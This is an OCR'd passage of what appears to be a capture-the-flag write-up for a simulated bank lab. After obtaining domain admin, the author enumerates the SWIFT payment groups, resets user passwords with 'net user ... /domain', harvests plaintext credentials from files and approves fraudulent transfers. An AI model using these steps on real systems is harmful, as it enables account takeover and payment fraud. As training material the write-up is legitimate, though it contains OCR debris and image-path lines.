
```
PS C:\users> net group "Payment Capturers" /domain
Group name     Payment Capturers
Comment

Members

-------------------------------------------------------------------------------
a.barker                 c.young                  d1sturb3d
g.watson                 s.harding                t.buckley
The command completed successfully.

PS C:\users> net user a.barker Hacker@123 /domain
The command completed successfully.

PS C:\users> _
```

The users of “Payement Capturers” can log in to only **WORK1**, so let’s login to **WORK1** as user g.watson, after loggin as user g.watson, i found a file on Documents named swift, which contains a password, i logged into Swift portal as Capturer using provided password.





after loggin clicked on forward to forward the transcation.



then goes to e-citizen portal entered **Y** to get the flag.

moving forward to next flag, which is SWIFT Application as Approver

SWIFT Application as Approver

by going to e-citizen portal and selected ⌫**19**↑ to get the task, and selecting **19**, it says:

Task to do:


> In order to proof that you have approver access to the SWIFT system, a dumm y transaction has been created for you.
>
> Please look for a transaction with these details:

FROM: 631f60a3311625c0d29f5b31
TO: 6477301482d5202c5027be90

Look for this transfer and approve (forward) the transaction.

Once you have approved the provided transaction, please enter Y to verify yo ur access.


Checking for groups in JMP, found that there is also a group as **"Payment Approvers"**




checking for **"Payment Approvers**" group users found that there is 4 users, so i can change any user password and logged in using that or i can create a new user and add it to **"Payment Approvers"** groups.

```
PS C:\Users\administrator.BANK>
PS C:\Users\administrator.BANK>
PS C:\Users\administrator.BANK> net group "Payment Approvers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name     Payment Approvers
Comment

Members

-------------------------------------------------------------------------------
a.holt                   a.turner                 r.davies
s.kemp
The command completed successfully.

PS C:\Users\administrator.BANK> net user a.holt Hacker@123 /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

The command completed successfully.

PS C:\Users\administrator.BANK> _
```


so, i changed password of a.holt, and logged in to using RDP on **JMP** host from **BANKDC**, after logged in as user, opened file explorer and found a notes saying credentials have been activated, as you are an approver.






```
username = "r.davies" #Change this to your approver username
password = "thereserveapprover1!" #Change this to your approver password
```

logged in as provided email and password and approved the transactions.



after approving go to e-citizen portal and enter Y to get the flag.

moving forward to final flag, which is SWIFT PAYMENT MADE


SWIFT PAYMENT MADE

by going to e-citizen portal and selected ⌫20↑ to get the task, and selecting 20, it says:


Task to do:


> This is the final check! Please do not attempt this if you haven't completed all of the other flags.
> Once done, follow these steps:
> 1. Using your DESTINATION credentials, authenticate to SWIFT
> 2. Using the PIN provided in the SWIFT access flag email, verify the transactio n.
> 3. Using your capturer access, capture the verified transaction.
> 4. Using your approver access, approve the captured transaction.
> 5. Profit?


First task is to authenticate to Swift using provided destination credentials.




after login click on PIN Confirmation






